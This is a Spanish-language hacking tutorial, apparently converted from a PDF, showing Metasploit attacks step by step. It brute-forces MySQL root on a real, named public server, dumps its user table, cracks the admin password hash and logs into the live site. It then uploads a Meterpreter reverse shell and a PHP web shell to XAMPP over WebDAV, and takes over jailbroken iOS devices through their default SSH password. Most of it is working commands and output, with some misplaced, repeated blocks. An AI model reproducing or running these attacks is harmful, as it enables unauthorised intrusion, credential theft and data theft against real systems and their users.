



Hacking Mysql Server con OSX + IOS

Herramientas a utilizar :

Infraestructura : PC , Laptop

OS : Linux , Windows , OSX

WordList : .txt

Temas:

Hacking Mysql Servers con metasploit

Hacking XAMPP con metasploit

Brute Force al ssh de iPhone/ipad/ipodTouch

Escaneamos al objetivo :

Hax0r:/ m4ku4z\$ sudo nmap -sS -sV -O "ip\_de\_la\_victima"

```
Nmap scan report for comunimix.com (64.235.54.94)
Host is up (0.068s latency).
rDNS record for 64.235.54.94: server.comunimix.com
Not shown: 985 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
25/tcp    filtered smtp
26/tcp    open  rsftp?
53/tcp    open  domain       ISC BIND 9.4.2-P1
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.3 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g mod_perl/2.0.3 Perl/v5.8.8)
106/tcp   open  pop3pw       poppassd
110/tcp   open  pop3         Courier pop3d
143/tcp   open  imap         Courier Imapd (released 2004)
443/tcp   open  ssl/http     Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.3 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g mod_perl/2.0.3 Perl/v5.8.8)
465/tcp   open  smtps?
993/tcp   open  ssl/imap     Courier Imapd (released 2004)
995/tcp   open  ssl/pop3     Courier pop3d
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5.3
```

Vemos que la versión de mysql es :

3306/tcp open mysql MySQL 5.0.51a-3ubuntu5.3

La cual es vulnerable al ataque realizaremos con metasploit.

Abrimos metasploit:

```
Metasploit

msf5 (root@kali:~)

msf5 >

msf5 > use exploit/windows/http/xampp_webdav_upload_php
msf5 exploit(xampp_webdav_upload_php) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(xampp_webdav_upload_php) > set Lhost 192.168.1.68
Lhost => 192.168.1.68
msf5 exploit(xampp_webdav_upload_php) > set RHOST 192.168.1.69
RHOST => 192.168.1.69
msf5 exploit(xampp_webdav_upload_php) >
```

A continuación usaremos los siguientes comandos :

```
use scanner/mysql/mysql_login  
set RHOSTS 'víctima'  
set USERNAME root  
set PASS_FILE "ruta_del_txt.tx"  
run
```

El cual debería de quedar así :

```
msf > use scanner/mysql/mysql_login  
msf auxiliary(mysql_login) > set RHOSTS 64.235.54.94  
RHOSTS => 64.235.54.94  
msf auxiliary(mysql_login) > set USERNAME root  
USERNAME => root  
msf auxiliary(mysql_login) > set PASS_FILE /Volumes/Datos/Documents/hax0r/Passwordlist/mysql.txt  
PASS_FILE => /Volumes/Datos/Documents/hax0r/Passwordlist/mysql.txt  
msf auxiliary(mysql_login) > █
```

Verificamos que todo este bien seteado mediante el comando **“show options”**:

```
msf auxiliary(mysql_login) > show options  
Module options (auxiliary/scanner/mysql/mysql_login):  


| Name             | Current Setting                                       | Required | Description                                                               |
|------------------|-------------------------------------------------------|----------|---------------------------------------------------------------------------|
| BLANK_PASSWORDS  | true                                                  | no       | Try blank passwords for all users                                         |
| BRUTEFORCE_SPEED | 5                                                     | yes      | How fast to bruteforce, from 0 to 5                                       |
| PASSWORD         |                                                       | no       | A specific password to authenticate with                                  |
| PASS_FILE        | /Volumes/Datos/Documents/hax0r/Passwordlist/mysql.txt | no       | File containing passwords, one per line                                   |
| RHOSTS           | 64.235.54.94                                          | yes      | The target address range or CIDR identifier                               |
| RPORT            | 3306                                                  | yes      | The target port                                                           |
| STOP_ON_SUCCESS  | false                                                 | yes      | Stop guessing when a credential works for a host                          |
| THREADS          | 1                                                     | yes      | The number of concurrent threads                                          |
| USERNAME         | root                                                  | no       | A specific username to authenticate as                                    |
| USERPASS_FILE    |                                                       | no       | File containing users and passwords separated by space, one pair per line |
| USER_AS_PASS     | true                                                  | no       | Try the username as the password for all users                            |
| USER_FILE        |                                                       | no       | File containing usernames, one per line                                   |
| VERBOSE          | true                                                  | yes      | Whether to print output for all attempts                                  |

  
msf auxiliary(mysql_login) >
```

Ejecutamos con **“run”** el exploit una vez que hayamos verificado que este todo correcto :

```
msf auxiliary(mysql_login) > run
[*] 64.235.54.94:3306 MYSQL - Found remote MySQL version 5.0.51a
[*] 64.235.54.94:3306 MYSQL - Trying username:'root' with password:''
```

Una vez terminado el escaneo obtendremos el password de root y procedemos a conectar un cliente remoto a su base de datos . mediante un cliente remoto

Enter connection details below, or choose a favorite

Standard | Socket | SSH

Name:

Host:

Username:

Password:

Database:

Port:

Connect using SSL

Connect

(MySQL 5.0.51a-3ubuntu5.3) Comunimix/comunimix\_plus/usuarios

Field	Type	Length	Unsigned	Zerofill	Binary	Allow Null	Key	Default	Extra
mail	VARCHAR	100	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>			None
login	VARCHAR	20	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>			None
clave	VARCHAR	40	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>			None
nombre	VARCHAR	150	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	MUL		None
idusuario	INT	10	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	PRI		auto_increment

Revisamos el password de la aplicación que tienen en línea :

mail	login	clave
admin@comunimix.com	admin	21232f297a57a5a743894a0e4a801fc3

Crackeamos con ayuda de google

+Tú **Búsqueda** Imágenes Correo Drive Calendar Sitos Grupos YouTube Más -

Google

**Web** Imágenes Vídeos Más - Herramientas de búsqueda

Aproximadamente 38,700 resultados (0.17 segundos)

Sugerencia: [Buscar solo resultados en español](#) . Puedes especificar el idioma de búsqueda en [Preferencias](#)

[21232f297a57a5a743894a0e4a801fc3 MD5 at MD5rainbow.com](#)  
[www.md5rainbow.com/21232f297a57a5a743894a0e4a801fc3](#) - Traducir esta página  
 21232f297a57a5a743894a0e4a801fc3 Decrypted MD5.

[Google Hash: md5\(admin\) = 21232f297a57a5a743894a0e4a801fc3](#)  
[www.nth-dimension.org.uk/utills/g hash.php?...](#) - Traducir esta página  
 md5(admin) = 21232f297a57a5a743894a0e4a801fc3. Next >> · 000000 00000000 0007  
 007 007007 0246 0249 1 111 1022 10sne1 111111 121212 1225 123 ...

Crackeo del password :

# MD5rainbow

21232f297a57a5a743894a0e4a801fc3

Reverse MD5 Hash

Create MD5 Hash

## 21232f297a57a5a743894a0e4a801fc3

admin



<http://www.MD5rainbow.com/21232f297a57a5a743894a0e4a801fc3>

ingresamos con las credenciales obtenidas :



- INICIO
- AGENDA
- MATERIA PRIMA
- COMUNIMIX RP
- DIRECTORIO

Hola , Alejandra

- EDITAR MI INFORMACIÓN
- CERRAR SESIÓN

- TU ESPACIO
- Primera Plana
- Carrera
- Columnas
- Espacio Periodístico
- Nuevo Talento
- Círculo Literario
- Charla con Expertos
- Perfiles
- Rincón Literario

NOTICIAS



SALA DE PRENSA

SALA DE PRENSA

SALA DE PRENSA

SALA DE PRENSA

Filtrar por Sectores

Salas de Prensa

UNITEC

## Vulnerando XAMPP

Actualmente el servicio XAMPP, es usado por la mayoría de webmasters y usuarios que se dedican a la Programación Web son totalmente vulnerables y se ha creado un modulo en metasploit que explota contraseñas débiles WebDAV en los servidores XAMPP y utiliza credenciales proporcionadas para subir una carga útil de PHP y ejecutarlo. El exploit se encuentra disponible desde You are not allowed to view links. Register or Login y los pasos para aprovecharse de esta vulnerabilidad, son los siguientes:

Escaneamos con nmap

```
nmap -sS -T4 -A "ip_victima"
```

```
80/tcp open  http          Apache httpd 2.2.14 ((Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
|_ http-title: XAMPP 1.7.3
```

Ejecutamos Metasploit :

```
Hax0r:/ m4ku4z$ msfconsole

[*] Deprecation Note: After 2013-03-15 (March 15, 2013), Metasploit
[*] source checkouts will NO LONGER update over SVN, but will be using
[*] GitHub exclusively. You should either download a new Metasploit
[*] installer, or use a git clone of Metasploit Framework before
[*] then. You will also need outbound access to github.com on
[*] TCP port 9418 (git), 22 (ssh) or 443 (https), depending on the
[*] protocol used to clone Metasploit Framework (usually, git protocol).
[-] Failed to connect to the database: Please install the postgresql adapter: `gem install activerecord-postgresql-adapter`

Metasploit

   = [ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --[ 1055 exploits - 592 auxiliary - 175 post
+ -- --[ 275 payloads - 29 encoders - 8 nops
   = [ svn r16518 updated 38 days ago (2013.03.06)

Warning: This copy of the Metasploit Framework was last updated 38 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/D0C-1306

msf >
```

Utilizamos los siguientes comandos para explotar la vulnerabilidad de XAMPP

```
use exploit/windows/http/xampp_webdav_upload_php
set payload php/meterpreter/reverse_tcp
set Lhost 192.168.1.xxx (Nuestra IP)
set RHOST 192.168.1.xxx (IP Victima)
exploit
```

```
Metasploit

=[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --[ 1055 exploits - 592 auxiliary - 175 post
+ -- --[ 275 payloads - 29 encoders - 8 nops
=[ svn r16518 updated 38 days ago (2013.03.06)

Warning: This copy of the Metasploit Framework was last updated 38 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf > use exploit/windows/http/xampp_webdav_upload_php
msf exploit(xampp_webdav_upload_php) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(xampp_webdav_upload_php) > set Lhost 192.168.1.68
Lhost => 192.168.1.68
msf exploit(xampp_webdav_upload_php) > set RHOST 192.168.1.69
RHOST => 192.168.1.69
msf exploit(xampp_webdav_upload_php) > █
```

Revisamos que todo este bien seteado y listo para ser ejecutado , mediante el comando show options:

```
msf exploit(xampp_webdav_upload_php) > show options

Module options (exploit/windows/http/xampp_webdav_upload_php):

  Name      Current Setting  Required  Description
  ----      -
  FILENAME  no               no        The filename to give the payload. (Leave Blank for Random)
  PASSWORD  xampp           no        The HTTP password to specify for authentication
  PATH      /webdav/        yes       The path to attempt to upload
  Proxies   no              no        Use a proxy chain
  RHOST     192.168.1.69    yes       The target address
  RPORT     80              yes       The target port
  USERNAME  wampp           no        The HTTP username to specify for authentication
  VHOST     no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.68    yes       The listen address
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Automatic

msf exploit(xampp_webdav_upload_php) >
```

Explotamos la vulnerabilidad

Mediante el Comando “exploit”

Si todo se realizo correctamente, recibiremos la sesión meterpreter gracias al payload que metasploit subió al servicio XAMPP vulnerable.

```
msf exploit(xampp_webdav_upload_php) > exploit

[*] Started reverse handler on 192.168.1.68:4444
[*] Uploading Payload to /webdav/HQvNtvB.php
[*] Attempting to execute Payload
[*] Sending stage (39217 bytes) to 192.168.1.69
[*] Meterpreter session 1 opened (192.168.1.68:4444 -> 192.168.1.69:1094) at Sat Apr 13 19:09:12 -0500 2013

meterpreter > █
```

Subimos una Shell PHP mediante el comando upload , este comando mantiene esta estructura :

upload [options] [Ubicación Archivo Local] [Ubicación Archivo Remoto]


Ejemplo real :

Revisamos donde estamos posicionados dentro de la ramificación de carpetas mediante el comando pwd .

Sabemos que Xampp guarda los archivos en la carpeta “htdocs” la subimos con upload.

```
meterpreter > pwd
C:\xampp\webdav
meterpreter > upload /Volumes/Datos/Sites/hm.php C:\xampp\htdocs
```


\*Verifico que efectivamente no existe dicho archivo en la maquina comprometida.



Ejecutamos :


```
meterpreter > upload /Volumes/Datos/Sites/hm.php C:\xampp\htdocs  
[*] uploading : /Volumes/Datos/Sites/hm.php -> C:\xampp\htdocs  
[*] uploaded : /Volumes/Datos/Sites/hm.php -> C:\xampp\htdocs\hm.php  
meterpreter >
```

Validamos que xampp esta corriendo :



[English](#) / [Deutsch](#) / [Français](#) / [Nederlands](#) / [Polski](#) / [Slovene](#) / [Italiano](#) / [Norsk](#) / [Español](#) / [中文](#) / [Português](#) / [Português \(Brasil\)](#) / [日本語](#)

Revisamos la Shell :



Mexican WebShell PHP

## Brute Force al SSH de IOS con Jailbreak

Comandos a Utilizar :

```
msf > use exploit/apple_ios/ssh/cydia_default_ssh
msf exploit(cydia_default_ssh) > show payloads
msf exploit(cydia_default_ssh) > set PAYLOAD
generic/shell_reverse_tcp
msf exploit(cydia_default_ssh) > set LHOST [MY IP
ADDRESS]
msf exploit(cydia_default_ssh) > set RHOST [TARGET
IP]
msf exploit(cydia_default_ssh) > exploit
```

Abrimos el Metasploit :

```
Metasploit

=[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1055 exploits - 592 auxiliary - 175 post
+ -- --=[ 275 payloads - 29 encoders - 8 nops
=[ svn r16518 updated 38 days ago (2013.03.06)

Warning: This copy of the Metasploit Framework was last updated 38 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf > use exploit/windows/http/xampp_webdav_upload_php
msf exploit(xampp_webdav_upload_php) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(xampp_webdav_upload_php) > set Lhost 192.168.1.68
Lhost => 192.168.1.68
msf exploit(xampp_webdav_upload_php) > set RHOST 192.168.1.69
RHOST => 192.168.1.69
msf exploit(xampp_webdav_upload_php) > █
```

Seteamos los parámetros según las direcciones ips que tengamos asignadas:

```
msf > use exploit/apple_ios/ssh/cydia_default_ssh
msf exploit(cydia_default_ssh) > show payloads

Compatible Payloads
=====

Name          Disclosure Date Rank  Description
----          -
cmd/unix/interact  normal  Unix Command, Interact with Established Connection

msf exploit(cydia_default_ssh) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf exploit(cydia_default_ssh) > set LHOST 192.168.0.107
LHOST => 192.168.0.107
msf exploit(cydia_default_ssh) > set RHOST 192.168.0.106
RHOST => 192.168.0.106
```

Revisamos que todo este bien con el comando “show options” :

```
msf exploit(cydia_default_ssh) > show options

Module options (exploit/apple_ios/ssh/cydia_default_ssh):

Name      Current Setting  Required  Description
----      -
RHOST     192.168.0.106   yes       The target address
RPORT     22               yes       The target port

Payload options (generic/shell_reverse_tcp):

Name      Current Setting  Required  Description
----      -
LHOST     192.168.0.107   yes       The listen address
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  ---
0   Apple iOS
```

Ejecutamos el exploit mediante el comando “exploit”:

```
msf exploit(cydia_default_ssh) > exploit

[*] Started reverse handler on 192.168.0.107:4444
[*] 192.168.0.106:22 - Attempt to login as 'root' with password 'alpine'
[+] 192.168.0.106:22 - Login Successful with 'root:alpine'
msf exploit(cydia_default_ssh) > pwd
[*] exec: pwd

/
msf exploit(cydia_default_ssh) > █
```

Como podemos observar la contraseña es “alpine”:

Ahora simplemente desde otra terminal podemos acceder por ssh al dispositivo y robar información , incluso reiniciarlo.

```
Hax0r:/ m4ku4z$ ssh 192.168.0.106 -l root
The authenticity of host '192.168.0.106 (192.168.0.106)' can't be established.
RSA key fingerprint is ec:e2:56:56:33:27:07:7d:7f:5a:ac:39:3d:94:dc:a4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.106' (RSA) to the list of known hosts.
root@192.168.0.106's password:
iPad:~ root#
iPad:~ root#
iPad:~ root#
iPad:~ root#
iPad:~ root# reboot █
```